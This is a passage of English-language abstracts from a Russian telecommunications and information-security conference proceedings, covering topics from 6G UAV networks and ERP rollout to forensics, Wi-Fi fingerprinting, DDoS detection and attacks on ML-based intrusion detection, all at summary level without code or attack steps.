Within the IMT-2030 future generation network standard (also known as "6G"), one of the trends and research scenarios is the interconnection of terrestrial and airborne data technologies. The Earth segment includes technologies such as the Internet of Things (IoT), Industrial Internet of Things (IIoT), robotic arms, microcontrollers, Telepresence services, cloud computing and wireless sensor networks. The air segment is being actively researched and developed using technologies such as Swarm Intelligence, UAVs, 3D ultra-dense networks and mesh networks. This work represents the development of interaction between a mesh network of microcontrollers using the LoRaWAN protocol with a base station located on a UAV, which is a segment of the Ultra-dense dynamic 3D network. Research and development will help achieve IMT-2030 capabilities much faster, including interoperability of segments, device positioning, improved communication reliability and data mobility.
Key words: LoRaWAN, UAV, IoT, ultra-dense networks, wireless sensor networks, microcontrollers, mesh network.

Volkov R., **Makarov V.** Implementation of 1C:ERP Enterprise Management. – PP. 230–234.
Currently, the demand for ERP system integration is growing. The article provides an example of an innovative project for the implementation of the domestic ERP system "1C: ERP Enterprise Management". The relevance and reasons for such integrations are considered, a step-by-step description of the project implementation is given, risks and economic benefits from the implementation of ERP solutions on the 1C: Enterprise 8 platform are analyzed. Conclusions formulated.
Key words: innovative project, 1C:ERP.

Gelfand A., Pestov I., Smirnov D., Chumakov I. The Advantages of Using a Centralized and Decentralized Identification System to Increase the Security of the Cloud Infrastructure. – PP. 235–237.
In today's world, cloud technologies play a key role in the digital transformation of enterprises of various scales. Cloud infrastructure, which has become an integral part of business processes, requires special attention to security aspects. This is due not only to its widespread use in the commercial and public spheres, but also to the increased level of threats associated with storing and processing large amounts of data in the cloud.
Key words: Cloud infrastructure, centralized, decentralized, identification.

Gelfand A., Rudenko S. Development of Machine Learning Algorithms for Detecting Anomalies in the Radio Frequency Spectrum. – PP. 238–241.
With the development of wireless technologies, the need to ensure the reliability and security of radio frequency networks is increasing. The introduction of machine learning technologies in the field of detecting anomalies in the radio frequency spectrum contributes to improving the security and stability of wireless communications in a dynamic environment. The development of machine learning algorithms is extremely promising. One of the directions is deeper integration of technologies in the field of real-time data management.
Key words: machine learning algorithms, anomaly detection, radio frequency spectrum, deep learning, self-learning methods, dynamic radio frequency environment.

Gerling E. Y., Zebzeev E. A., Kuznetcov A. A. Development of a Solution for Monitoring IEEE 802.11 WLAN RADIUS Traffic Based on WPA2 ENTERPRISE. – PP. 242–245.
Wireless data transmission technologies, in particular Wi-Fi, are widespread today. Currently, most devices support a network connection via Wi-Fi. One of the main problems is ensuring secure transmission, especially in corporate networks, since confidential company information may be at risk. The required level of protection is achieved using WPA2 mechanisms in Enterprise mode, which is based on the IEEE 802.1X authentication and access control standard.
The article presents the architecture of a solution that integrates into an existing network and allows you to monitor IEEE 802.1X traffic. The mechanism of intercepting the necessary network packets and the process of decrypting traffic for its subsequent analysis is described.
Key words: WLAN IEEE 802.11, RADIUS, information security, network administration.

Gorda M., Kotov A., Chechulin A. Features of Digital Evidence Collection in the Investigation of Cybercrimes. – PP. 246–250.

Every year, the number of cyberattacks on Russian organizations is increasing. Information security specialists working in organizations have to investigate successful instances of criminals carrying out their criminal actions. When investigating a cybercrime, large amounts of heterogeneous data are collected, which, from a legal point of view, may not be available for collection by technical specialists. Even if the information is collected correctly in terms of technicality as evidence of a cybercrime, if the collection of certain data among them is prohibited in the legal sphere, they cannot be used in the judicial process, which can definitely affect the effectiveness of the investigation. The organization can also be held administratively responsible for the unlawful collection of information about employees. The report will present ways to solve the legality of collecting information in an organization during the investigation of cybercrimes.

Key words: forensics, cyber criminology, investigation of cybercrimes.

Gorda M. Collecting Data on the Network Infrastructure for Investigating Cybercrimes. – PP. 251–254.

The number of cyberattacks on the information resources of Russian organizations is increasing every day. As a result, numerous traces of committed crimes remain in various components of the network infrastructure. Not every specialist responsible for information security in an organization can correctly determine the sources and order of collecting the necessary information for investigating the attacks that have occurred. One of the first steps in investigating a cyberattack is collecting data on the network infrastructure and identifying devices for further evidence collection. The report presents an algorithm for collecting data on the network infrastructure of an organization for the investigation. Using this algorithm will increase the effectiveness of investigating a committed cybercrime.

Key words: local networks, cybercrime investigation, forensics.

Gorlov N., Mitchenkova O. Monitoring of Passive Optical Networks with Identification Fibers. – PP. 255–259.

This paper considers the application of Mandelstam-Brillouin scattering spectrum analysis for monitoring the main operational parameters of passive optical networks. The possibility of using identification fibers with individually prescribed Brillouin frequency shifts is analyzed to extract backscattered signals from each branched fiber. The requirements to these fibers are justified and the issues of scattering spectra resolution are considered. The results of investigations of external and technological factors on the scattering spectrum shift are presented. Losses when splicing identification fibers with standard single-mode fibers are quantitatively analyzed. Of particular interest are the issues of controlling the frequency shift by means of ligating additives.

Key words: identification fibers, spectra resolution, center frequency shift, ligating additives.

Groholskiy A., Ilin Y., Kovtzur M. Development of the Concept of a Device with a Configuration Module Based on NFC Technology. – PP. 260–262.

Nowadays, the use of NFC technology in various devices has become widespread. Most devices use this technology to pair or transfer data. However, despite this, even wider integration of NFC technology is possible, for example, using parameter setting and device operation mode

settings as auxiliary components. This paper discusses the possible requirements for the device, its potential capabilities, and describes the layout of the product with its characteristics.
Key words: Security, Radio communication, NFC, NFC development.

Dayneko A., Kyuner A., Chechulin A. Social Engineering. Attacker and Attacked Model. – PP. 263–266.
The article describes the model of an information security violator using social engineering methods, the characteristics of an attacked person, which can affect the result of attacks. To increase the effectiveness of methods for countering threats posed by this type of attack, a detailed description of the aims and capabilities of the attacker is required for planning and developing the information security specialists.
Key words: social engineering, intruder model, social engineering attack, phishing.

Dvoretskov K., Martynuk A., Pomogalova A. Creation of a Prototype of an International Settlement System Using Distributed Ledger Technology. – PP. 267–271.
Blockchain technology is a special case of distributed ledger technology and is extremely widespread in the market today. Thanks to blockchain technology, it is possible to store finances in a decentralized manner and to conduct financial transactions, called transactions, without intermediaries. For such transactions, smart contracts are required, which are able to track and guarantee the fulfillment of obligations of both parties to the transaction. This paper is a description of the development of a prototype international settlement system based on blockchain technology and implemented using smart contracts, decentralized approaches in the financial sphere are discussed. It also discusses the possible benefits of using smart contracts and blockchain in international settlements to increase efficiency, reduce costs and improve transparency of transactions.
Key words: Blockchain, smart contract, financial technologies.

Desnitsky V., Kotenko I., Levshun D., Saenko I. Concept of Solving the Issue of Detecting Malicious Activity in the Infrastructure of an Industrial Smart City. – PP. 272–276.
The emergence of intelligent (smart) systems based on the use of artificial intelligence methods necessitates the creation of new and highly effective solutions to ensure the security of the Smart City infrastructure, an integral part of which are the processes of detecting malicious activity. At the same time, there is a need to use new scientific and methodological approaches when developing these solutions, which are based on hybrid intelligent systems and artificial intelligence methods, including explainable deep learning. This work proposes a concept for solving the problem of detecting malicious activity in the infrastructure of an industrial Smart City, combining the mentioned solutions into a single multi-level approach.
Key words: information security, artificial intelligence, malicious activity detection, explainable artificial intelligence, deep learning, hybrid intelligent systems.

Dmitriev E., Pantyukhin O., Ryabov G., Solodukhin B. Analysis and Selection of Significant Characteristics of Network Traffic for Use in Machine Learning. – PP. 277–281.
Currently, network security is one of the most pressing issues in the field of information security. With the increase in Internet traffic and the development of network technologies, the number of cyber attacks is also increasing. To combat these threats, machine learning methods are increasingly being used, which make it possible to automate the process of detecting attacks

and anomalies in network traffic. This article discusses various methods for creating and optimizing a feature space for learning machine learning models in order to identify attacks on network traffic.
Key words: feature selection methods, feature space, attack detection, machine learning.

Dmitrieva J. Decision Making Model when Migrating Virtual Systems to SDN. –PP. 282–287.
The research focuses on developing a load balancing scheme using a hybrid software-configurable network environment consisting of an SDN controller and an SDN switch. A load balancing scheme is proposed to monitor current server load performance and apply multi-parameter metrics for connection scheduling to maximise server load balancing.
For connection scheduling, the basis of the load balancing scheme is to continuously monitor the load metrics of the servers and implement multi-parametric criteria (CPU load, I/O Read, I/O, Write, Link Upload, Link Download). The study conducted on the servers aims at efficient server load balancing. The results show that this mechanism achieves better results compared to existing load balancing schemes in traditional and SDN networks. Moreover, the proposed load balancing scheme can be used with different services and can be applied in any client-server environment.
Key words: SDN, Software-Defined Network, SNMP.

Dogadaev A, Petriv R., Filipov E. Analysis of Current Two-Factor Authentication Vulnerabilities and Security Recommendations. – PP. 288–291.
In the information technology era, data protection is becoming a key issue, given the growing number of attackers targeting users' personal information. This article is an analysis of current threats and vulnerabilities associated with the use of two-factor authentication in information security. Various methods of attacks aimed at bypassing this protection mechanism have been analyzed. As a result of the study, recommendations and measures to enhance security when using two-factor authentication are proposed.
Key words: Authentication, information security, personal data.

Donskov E., Kotenko I. Approaches to Detecting Attacks on the Blockchain Layer In Intelligent Transport Networks. – PP. 292–296.
Blockchain technology is increasingly used in various industries, including the field of intelligent transport systems. Due to its unique properties such as distribution, transparency and data integrity, blockchain is an attractive solution for protecting information. However, given the increasing complexity of cyber attacks, the problem of detecting and countering potential threats, especially at the blockchain level, is urgent. In the context of this problem, the article discusses approaches to detecting attacks on the blockchain layer in intelligent transport networks.
Key words: intelligent transport system, blockchain, reputation model, trust model.

Doroshenko D., Tarabanov I. Analyzing the Use of Containerized Runtime in the Kubernetes Platform. – PP. 296–301.
With Kubernetes as the leading container orchestration platform, developers have a powerful tool to automate and manage application scaling. The talk provides an overview of the main startup environments used to deploy and manage containerized applications in Kubernetes. The main focus is on analyzing the functionality and speed of startup when using startup environments such as Containerd, CRI-O.

Key words: Kubernetes, runtime, containers, containerization, containerd, CRI-O, CRI.

Dubotolkova N., Chechulin A. Review and Systematization of Attacks on Container Systems. – PP. 302–306.
The article addresses the security issue in containerized environments, analyzing potential attacks on containers, images, orchestrators, and image registries. The paper describes types of vulnerabilities, such as misconfigurations, code injections, buffer overflows, container escapes, as well as their potential consequences for information security. The classification of attacks based on goals, motives, attacker's location, and implementation mechanisms is discussed.
Key words: container, data protection, attack, information security, orchestrator, vulnerability, image registry.

Dunaytsev R., Kozlova O., Siluyanova K., Shcheglov S. How to Determine the Model of a Wi-Fi router by the Information It Transmits. – PP. 307–312.
Information about which Wi-Fi router model is working in the neighborhood may be of interest both to researchers conducting traffic measurements or collecting other statistics, and to specialists in hacking Wi-Fi networks. For example, knowing the model and its vulnerabilities, one can carry out an effective attack on the victim's Wi-Fi router without wasting time trying out all the known exploits. The paper describes several ways to determine the model of a Wi-Fi router based on the information it transmits.
Key words: Wi-Fi router, beacon frame, fingerprinting.

Dyusmetova A., Skorykh M. Network Traffic Research: Detection of DoS and DDoS Attacks Using Wireshark and Zeek Traffic Analyzers. – PP. 313–318.
Detecting DoS and DDoS attacks has always been an important task, since this type of attack can cause significant harm to any user or enterprise. During the work, the result of packet capture with abnormal network activity and analysis using Wireshark is displayed, highlighting the main features and techniques of data interpretation. Also, for comparison and a more detailed study, an analysis of Eac logs was conducted to identify network threats and anomalies. The results of the study help to understand the advantages and limitations of each tool, contribute to the further development of methods for detecting anomalies in traffic and preventing further attacks.
Key words: DDoS attack, traffic analyzer, Zeek, Wireshark, HTTP-flood, DNS-amplification, TCP-amplification.

Dyatchenko A., Kamalova A., Krasov A. Compliance Assessment According to oud4 for Non-Credit Financial Organizations. – PP. 319–323.
In today's world, more and more organizations are concerned about the safety of their products. The number of requirements that systems must meet is also increasing. One of the requirements for non–financial credit institutions is to conduct a compliance assessment based on the estimated level of trust for automated systems.
Key words: the estimated level of trust, information security, secure application development, information protection in financial organizations.

Dyatchenko A., Minyaev A. Comparison of Methods for Evaluating Information Security Systems in Non-Credit Financial Organizations. – PP. 324–326.
The paper provides a comparative analysis of methods for evaluating information security systems in non-credit financial organizations in order to meet information security requirements. Each of the approaches has its advantages and disadvantages, which were identified during the study. The paper identifies the possibilities of applying each of the approaches depending on the conditions and specific requirements.
Key words: assessment methods, information security, information protection in non-credit financial organizations.

Elagin V., Naymushin A., Truchachev A. Technological Aspects of Creating a Digital Twin of a Network Distribution Company. – PP. 327–331.
Electricity distribution is an important part of our daily lives, providing electricity to every corner of our homes, offices and cities. With the rapid advancement of technology, the power distribution industry is also evolving. One innovative concept that is set to revolutionize the industry is the use of enterprise digital twins. The article discusses approaches to creating a digital twin of a network distribution company, taking into account the specifics of the development of heterogeneous services and systems operated by the enterprise to provide services to the population for technological connection and transport to electricity.
Key words: power distribution, enterprise digital twin, telecom systems.

Elagin V., Serbin A., Fedyantseva M. The Paradigm of Knowledge-Defined Networks In Perspective Communication Networks. – PP. 332–336.
This article discusses possible options for a knowledge-defined network architecture for building sixth-generation networks and related technologies. Future sixth-generation communication systems will be less dependent on humans through the use of artificial intelligence. Knowledge-Defined Networks are an evolutionary step towards autonomous and self-moving networks. The building blocks of this paradigm are software-defined networks, packet-level network telemetry, and machine learning. The paradigm under study involves the integration of artificial intelligence for the control and automatic management of the network.
Key words: KDN, SDN, machine learning, telemetry, 6G architecture.

Elagin V, Chipsanova E. Models and Methods for Calculating Traffic Characteristics in Mobile Edge Computing (MEC) Systems. – PP. 337–340.
This article will discuss metrics. They are important aspects of MEC systems. Metrics allow networks to operate, delivering content to users without delays or failures. The article will also review and describe the characteristics of the MEC network and identify the most relevant of them for infocommunication systems.
Key words: MEC, metrics, MEC server location, quality, latency, energy efficiency.

Zhernova K. Neural Networks in the Field of Information Security. – PP. 341–343.
Currently, machine learning technologies are actively developing, including artificial neural networks. At the same time, neural networks are used almost everywhere to process large amounts of data and make decisions based on this data. This technology can also be used in critical infrastructures. For this reason, the process of data processing by neural networks must be protected from intruders. However, despite the use of neural networks to ensure computer security, until recently little attention was paid to protecting the neural networks themselves.

This report presents a general classification of research in the field of neural networks and will help identify the weaknesses of this area of research in information security.
Key words: machine learning, neural networks, information security.

Zhernova K. A Brief Overview of Neural Network Security Issues. – PP. 344–346.
Artificial neural networks are an actively developing technology that is being introduced into many areas of modern human life. This technology is used both in government and commercial organizations, and on devices of ordinary users. Neural networks often process sensitive user data, so compromising this data can harm the user's privacy. The report examines the main security problems of artificial neural networks, as well as frequently used methods to combat threats to their security.
Key words: machine learning, neural networks, information security.

Zadboev V., Lipatnikov V., Melekhov K. Active Protection of Information Computing Network Against Advanced Persistent Threat Attacks. – PP. 347–351.
Any network infrastructure needs protection from external threats, but this is still not enough, therefore it is necessary to stop any attempts to enter the internal network, for example, by means of a reverse attack on the attacker, using means of breaking the chain of attack. The purpose of the article is to increase the security of internal network traffic of a data transmission network of a critical facility by attacking an attacker based on the data collected about him.
Key words: Dedicated network segment, external threats, data transmission network, critical object, network scanning, countering an attacker.

Zelichenok I., Kotenko I. Machine Learning and Big Data Processing Technologies in Detecting Multistep Attacks. – PP. 352–357.
Detecting multi-step cyberattacks is one of the most important intrusion detection tasks today. As networks become more secure, the complexity of the threats that must be detected by intrusion detection systems increases. There are a variety of machine learning and big data techniques that can identify multi-stage cyber threats, each with varying performance metrics. The paper presents the basic techniques of machine learning and big data processing used in the tasks of detecting complex attacks, and also presents a prototype of a network intrusion detection system designed using the described techniques. The presented system can detect threats over short and long periods with f-measures up to 0.98.
Key words: information security, cyber-attacks, multi-step attacks, attack detection.

Zuev D., Potemkina Y., Saveleva A., Sharifov R. Development of a Program for Recognizing The Dynamics of Keystrokes. – PP. 358–362.
Recognition of keystroke dynamics is an important area in the field of software development, especially in the context of modern security and authentication systems. Just as signatures serve to authenticate documents, keystroke dynamics can be an effective method of authenticating a user.
Key words: keystroke dynamics, authentication, recognition.

Ibrahimov B., Ismaylov T. The Investication Efficiency of Multiservice Communication Networks Taken Into Account of SDN Technology. – PP. 363–368.
Methods for assessing the performance indicators multiservice communication networks based on the architectural concepts of the next and future networks using technology called software-defined networks in the provision of multimedia services have been studied. The basic concepts

for the development multiservice communication networks of the next and future generation are considered, taking into account the quality of service, transmission and processing of useful and service traffic, taking into account the self-similarity property. Based on the study, a new scientific and practical approach has been proposed for constructing a mathematical model of the performance multiservice communication networks based on software-defined network technology. Based on an analysis of the advantages and disadvantages various methods, the main trends in the development infocommunications have been identified, taking into account digital technologies, methods and quality of service. Based on the mathematical model, analytical expressions were obtained for assessing the probabilistic-time characteristics communication networks when providing multimedia services.
Key words: Performance, SDN, Fixed Networks, QoS, Future Networks, NFV, Architecture, Communications Services.

Ivanov V., Krivonosova N. Improving the Security of Web Applications through the Use of PHP PDO in the Fight against SQL Injections. – PP. 369–371.
In the modern world, the security of web applications is becoming a key issue that requires serious attention from developers and information security specialists. This work is devoted to the analysis and improvement of security strategies using PHP PDO in the context of preventing SQL injections. The paper examines the principles of the functioning of SQL injections, identifies their potential threats, and suggests PHP PDO as a powerful tool for effectively countering these attacks, as well as describes the features of using the tool for secure processing of database queries, offering specific recommendations for web developers and security specialists.
Key words: web application security, information security, SQL injection, parameterized queries, PHP, PDO.

Ivanov V., Sergeev A. Consideration of Optical Noise in the Design of Transmission Systems with Optical Amplifiers. – PP. 372–375.
The increase in the volume of transmitted information leads to the need to tighten the requirements for the characteristics of all network components involved in the transmission of signals. One of the most important characteristics of the signal in the presence of amplifiers in the VOLS is the amount of noise. Noise that occurs during the first amplification and increases from device to device can cause unstable operation of the receiving equipment. The article proposes a new method of accounting for noise in different configurations of the arrangement of amplifier devices.
Key words: Optical amplifier, EDFA, fiber optic, optical interface, normalization, normalization point, signal-to-noise ratio.

Ivantsov D., Saenko I. Markov Model for Assessing the Stability of Distributed Data Storage of SIEM-Systems. – PP. 376–380.
The model for assessing the stability of a distributed data storage system of information and security event management based on the concept of a Markov chain, in which the transition between the states of the system depends only on the current state and does not depend on previous states, is considered. The model is based on a system of state equations and observation equations that describe the change in the system states and the change in the probability of obtaining particular quality indicator measurements.
Key words: Markov model, Markov chain, distributed data storage, information and security event management, quality indicators.

Ichetovkin E., Kotenko I. Test Bench for Simulating Attacks on Machine Learning Components of Intrusion Detection Systems. – PP. 381–385.
Modern intrusion detection systems are often designed to be able to detect unknown or sophisticated attacks. An innovative approach that provides this kind of detection is the use of machine learning in the analysis of network traffic, for which the intrusion detection system implements a machine learning component. However, the machine learning component, like any system based on the work of a classifier, can be susceptible to adversarial attacks, which can compromise the protection of a heterogeneous infrastructure. It is possible to prepare the system for such attacks by designing a protection subsystem, for this it is necessary to simulate attacks on the machine learning component of intrusion detection systems. One of the stages of solving this problem is the design and development of a test bench that will allow for this kind of simulation. The article presents the architecture of a test bench that allows simulating adversarial attacks on a machine learning component of intrusion detection systems.
Key words: Machine Learning, Intrusion Detection Systems, Attacks on Machine Learning Components, Test Bed.

Kazantsev A., Manzhula K., Pestov I., Shklyaev G. IoT Cybersecurity Challenges. – PP. 386–389.
The research topic addresses the cybersecurity challenges of Internet of Things (IoT) devices and focuses on identifying key challenges, vulnerabilities, and protection methods due to the growing use of networked devices. This review analyzes typical threats and vulnerabilities faced by IoT devices, as well as approaches to monitoring, managing, and protecting networks they are embedded in.
This abstract includes a mention of the most pressing challenges in IoT cybersecurity, as well as offers perspectives for future research and development strategies in this area.
Key words: IoT vulnerabilities, cyberattacks on IoT, cybersecurity in the Internet of Things, protection of the industrial Internet of Things.

Kamalova A., Mushovets K. Searching for Vulnerabilities in the Source Code Using Manual Static Analysis. – PP. 390–394.
Every day the number of vulnerabilities in the source code of various programs increases. Of course, it will not be possible to get rid of all the vulnerabilities, and there is no need for this. However, every developer needs to protect their program from basic vulnerabilities. To detect vulnerabilities in the source code, you can use automatic scanners or perform a manual check.
Key words: information security, static analysis, code analysis, application security.

Kamalova A., Pestov I. Collecting Metrics of the Vitual Machine and Container to Analyze Their Security. – PP. 395–398.
Containerization technologies differ from the operating principles of virtual machines. It is so difficult to say how virus programs affect the behavior of virtual machines and containers. This article will discuss the stage of collecting indicators for further analysis of security and consideration of regulations on viruses associated with these technologies.
Key words: container security, virtual machine security, information security, security analysis.

Kanaev A., Proshin F. The Modeling of the Timescale Binding Process for Evaluating the PTP Message Sending Interval Through Optical Transport Network. – PP. 399–403.

The modern telecommunication networks are operating with different load types that have a dissimilar structure, rates and quality of service requirements. The most time-aware applications require high-precision synchronization that can be achieved with the consistency of timescales at each network node. Taking into account the network heterogeneity and mixture of packet and circuit switching networks with a specific delay characteristics the transport layer must provide a unified network node synchronization mechanism. The process of PTP timestamps transferring through optical transport network is analyzed. A mechanism for evaluating the periodicity of request generation with respect to supervisor channel capacity is suggested.

Key words: optical transport network, OTN, OSMC, precision time protocol, network synchronization.

Katasonov A., Kuzin D. Research of Varieties of Neural Networks and Their Capabilities for Ensuring the Security of Infocommunication Systems. – PP. 404–409.

Currently, neural networks have become widespread among users, developers and scientists. With the help of machine learning and the use of artificial intelligence technology, a huge number of opportunities have opened up for the creation of new devices and technologies. One of the relevant branches of development is the information security environment. This article describes the options for using neural networks to protect and preserve the confidentiality of information, as well as personal data.

Key words: neural networks, neural networks, machine learning, security, privacy, information protection, threat model.

Katasonov A., Timofeev A. Investigation of the Relevance and Main Features of Computer Forensics. – PP. 410–414.

As the number of crimes involving computers and the internet increases, computer forensics plays a crucial role in ensuring security and protecting information. This paper examines the significance of computer forensics in the modern world of information technology.

The article highlights several key aspects, emphasizing the importance of computer forensics. Computer forensic experts specialize in finding and analyzing digital traces left by criminals, which allows for tracking them down and presenting them in court. Thanks to this science, it is possible to more effectively uncover and investigate such crimes.

Computer forensics contributes to network security. In the modern information age, as cyber threats become increasingly complex, computer forensic experts develop methods and strategies for the most timely detection of cyberattacks and their effective prevention.

Key words: Information Security, Computer Forensics, Digital Forensics, Ethics in Cybersecurity, Information Hiding, Combating Malware.

Kirilova D., Kushnir D. Public Key Infrastructure as a Basis for Information Security. – PP. 415–419.

In the modern information society, where the volume of confidential information is steadily growing, security issues are becoming key. One of the important components in this context is the public key infrastructure, which provides a reliable mechanism to ensure the confidentiality, integrity and authenticity of information. The analysis of the basic principles of operation, the

impact on data security, technical aspects of implementation and features of the operation of the public key infrastructure, make it possible to improve the overall level of security of information systems.
Key words: confidentiality, public key infrastructure, information security, personal data.

Kislyakov S., Lochkarev E., Sukhomlinov D. Development of Functionality of Basic ODA Components for Network Resource Systems and Workforce Management. – PP. 420–424.
The basic components of NRI class systems include the following: Product Inventory, Service Inventory, Resource Catalog Management, Resource Inventory, Location Management. The main components for WFM systems include the following: Recommendation Management, Party Interaction Management, Digital Identity Management, Party Management, Party Problem Management, Appointment Management, Location Management, Service Assurance Management. TM Forum, within the framework of the new concept of open digital architecture (ODA), offers a number of standard software components, the functionality of which is described "in general," that is, at the discretion of the developer. For systems focused on automation in the field of telecommunications, it is necessary to define both the components themselves and provide them with the necessary functionality.
Key words: Open Digital Architecture, OSS/BSS, ODA-компоненты, Network Resource Inventory, Workforce Msanagement, Open API.

Kistruga A., Kovtsur M., Makhmutova N. Investigation of Existing Approaches for Detecting Network Attacks in an 802.11 Wireless Network. – PP. 425–428.
The article discusses the problem of wireless network security. Several methods have been identified that can be used to achieve this goal, including the study of wireless intrusion detection systems. Based on the conducted research, conclusions are formulated about the need to develop a universal approach that takes into account all aspects and ensures maximum wireless network security.
Key words: wireless networks, performance, information security, Wi-Fi, quality of service, universal approach.

Klimenko I. Methodology for Predicting the Behavior of IP Traffic in a Multiservice Network for Aggregated Communication Channels. – PP. 429–434.
In the modern world, communication systems are the main means of ensuring interaction between various participants in information exchange. According to the requirements for communication networks, the value of the message delivery probability indicator should be within the range of 0.8 to 0.99. This indicator applies to the average operating conditions of the network and is not considered for crisis situations. The mechanism that allows analyzing the behavior of traffic and predicting its behavior without delays in the channel will improve the quality of service for subscribers of a multiservice network, including in crisis situations.
Key words: proxy data transmission network, aggregated channel, subscriber, Markov multichain, forecasting.

Klishin D., Chechulin A. Determining Quantitative Indicators for Assessing Information Security Processes. – PP. 435–439.

Currently, to ensure information security at enterprises, it is necessary to introduce new measures due to the increased number of threats and the increased participation of the state in the regulation of the field. In this regard, an objective approach to assessing and monitoring the level of information security is required. Quantitative indicators are the most objective evidence generated during the implementation of information security processes.

The purpose of this work is to identify and analyze quantitative indicators obtained using the PingCastle tool and used to assess the level of information security. In the work: the data obtained with the help of PingCastle are analyzed; quantitative indicators from the data obtained with the help of PingCastle are revealed; quantitative indicators are correlated with the processes described in the order of the FSTEC of Russia No. 239.

The report also describes the functionality and capabilities of this tool, and also provides examples of quantitative indicators obtained as a result of its use. The main advantages and disadvantages of evaluation using PingCastle are considered.

The results of the study can be useful for information security specialists in developing strategies to improve the security of information systems and processes.

Key words: PingCastle, information security level, information security level assessment, information security processes, quantitative indicators, quantitative assessment.

Kovalev I., Parashchuk I., Yarovoy R. The Main Directions and Potential Problems of Using Computer Vision to Ensure Security and Improve the Quality if Management of Modern Infocommunication Networks. – PP. 440–444.

The important aspects of using computer vision to ensure security and improve the quality of management of modern information communication networks are considered. Computer vision systems provide the user (the information security auditor of infocommunication networks) with a wide range of opportunities for analyzing and processing visualized data on security incidents, but at the same time they themselves can be an object for various threats and information offenses. The analysis of various methods and means to ensure the security of computer vision - cryptographic methods, methods and means of authentication and authorization, as well as modern methods of anomaly detection and protection against cyber attacks.

Keywords: infocommunication networks, computer vision, quality, management, video data, information security, cryptographic methods.

Kovcur M., Korenugin E., Yasser M. Research of Modern Domestic Mobile Operating Systems and Applications. – PP. 445–449.

In recent years, Russia has been actively striving to strengthen its economic independence and reduce dependence on foreign technologies. One of the key areas in this endeavor has been the research and implementation of domestic products in the field of mobile operating systems and mobile applications. In the context of the rapid development of the digital economy, where mobile technologies play a vital role, the issue of ensuring sovereignty in this area is becoming increasingly relevant.

Key words: mobile operating systems, domestic development, software, application stores, mobile devices.

Kolomiitsev R., Petriv R. Methods for Detecting a Honeypot in a Corporate Network. – PP. 450–453.
Honeypot traps allow you to collect various data about the activity of intruders on the corporate network. Their effectiveness largely depends on how plausible they are and how long they remain unidentified. The paper presents various approaches to honeypot detection, including network traffic analysis, user activity monitoring, as well as the use of specialized tools and software. This will help to further configure traps in more detail to simulate real jobs or services.
Key words: corporate networks, Honeypot, information security, attacker.

Kolesnikov A., Shendevitskiy I. Features of Responding to “Network Port Scanning” Attacks Using Thehive Information Security Incident Management Tools. – PP. 454–459.
This article describes the concept of a computer attack, the mechanisms of realisation of computer attacks of the "network port scanning" type and the objects against which they are realised. The main tool considered in this paper is TheHive incident management system. The processes of creating an incident card and the ways of solving the arisen attacks by writing cases, as well as the peculiarities of realisation of attacks of the type "network port scanning" are described. The purpose of this paper is to improve the responsiveness to information security incidents.
Key words: Computer attack, information security incident, network port scanning.

Konkov V., Krasov A. Digital Watermarking in the Linux Kernel: Vulnerability Analysis and Integrity Assurance. – PP. 460–464.
In a world of rapidly evolving technology and digital data, security is becoming increasingly relevant and critical. One of the methods of information protection is the use of digital watermarks, which allow you to confirm the integrity of the data and detect any changes or unauthorized interference.
Key words: Digital Watermark, Attacks, Information Security, Data Protection.

Korzhik V., Lapshin A., Yakovlev V. Analysis of a Method for Attacking a Key Generation Protocol Based on Pretraining. – PP. 465–469.
A multi-stage numerical key distribution protocol is considered, consisting of a protocol for generating raw key bits and a improve predominant main channel protocol. It is assumed that the eavesdropper knows all protocol parameters. The eavesdropper simulates all protocol stages and accumulates statistics, including data on the generated raw key counts and the corresponding bits transmitted by legitimate users, thus enabling self-learning of the eavesdropper. This data is recorded in a table. When actual key bit transmission occurs, the eavesdropper, based on intercepted data, finds the corresponding record in the table and determines which key bits were generated by legitimate users. Based on the probability distributions of sequences of counts and key bits intercepted by the eavesdropper, the potential capabilities of the eavesdropper for correctly decoding intercepted blocks are calculated.
Key words: cryptography, key distribution.

Kosteltseva U. Mathematical Modelling of a Stirling Refrigeration Unit. – PP. 470–474.
The paper presents a mathematical model of a refrigeration unit as a control object. Within the context of this article, the refrigeration unit is considered to be a "black box" with no regard to its own control system. The parameters of the mathematical model are calculated from the

graphs which are based on the results of measuring the temperature of the Stierling refrigerator, depending on the control input.
Key words: damped oscillation, logarithmic decrement of attenuation, circular frequency, transfer function.

Kotenko I, Melnik M. Study of the Use of an Autoencoder in Problems of Detecting Anomalous Behavior in Container Systems. – PP. 475–480.
The article discusses containerization technology, its implementation, basic methods of protection and attacks on container infrastructure. A methodology for creating a tool for detecting anomalous behavior in container systems is also presented. The proposed approach is based on system call tracing combined with an unsupervised autoencoder neural network model to detect anomalous behavior during container operation.
Key words: containers, microservice architecture, autoencoder, neural networks.

Kotenko I., Parashchuk I., Saenko I. Stages of Methodology and Basic Levels of Architecture of Subsystem of Operational Analysis of Information Security of Departmental Telecommunication Networks**.** – PP. 481–485.
The content and essence of the stages of the methodology of operational analysis of information security of departmental telecommunication networks are considered. The features are studied and an approximate composition of the blocks that are part of the basic levels of the architecture of the subsystem for operational analysis of information security of networks of this class is formed, taking into account the mechanisms of analytical processing of a large number of heterogeneous (different types) initial data on cybersecurity events.
Keywords: departmental telecommunication networks, architecture, operational analysis, information security, group, stage, blocks, analytical processing.

Kotenko I., Popkov I. Methodology for Developing a Security Operation Center to the Top Level of the Proactive Threat Hunting Maturity Model. – PP. 486–490.
The paper proposes a methodology for the development of SOC (Security Operations Center) processes and infrastructure to achieve the HMM4 (Hanting Maturity Model - 4) level according to David Bianco's classification. The proposed methodology includes preparation of a team and software and hardware for Threat Hunting (TH), adaptation of TH procedures and hypotheses received from outside the company, development of own procedures and hypotheses, as well as automation of these procedures.
Key words: proactive incident detection, information security event monitoring, incident, compromise hypothesis.

Kotenko I., Slyotov M. Analyzing Research on Automated Penetration Testing of Computer Systems. – PP. 491–496.
Currently, the issue of effective penetration testing in computer systems is relevant. Within this study, penetration testing (pentest, from English "pentest") is considered as a method to assess the vulnerabilities of an information system, aiming to identify weaknesses and prevent potential attacks. Increasingly, various automated methods, including machine learning techniques, are being utilized to optimize penetration testing. The report examines the classification of the main approaches used in automating penetration testing, provides their characteristics, and defines

the stages of penetration testing. This study has shown that the topic of automation in penetration testing presents a vast field for further research in the realm of information security.
Keywords: pentest, artificial intelligence, reinforcement learning, genetic algorithm, decision tree.

Kotenko I., Sobolev P. Detection of Attacks on Web Applications: Analysis of Modern Approaches. – PP. 497–501.
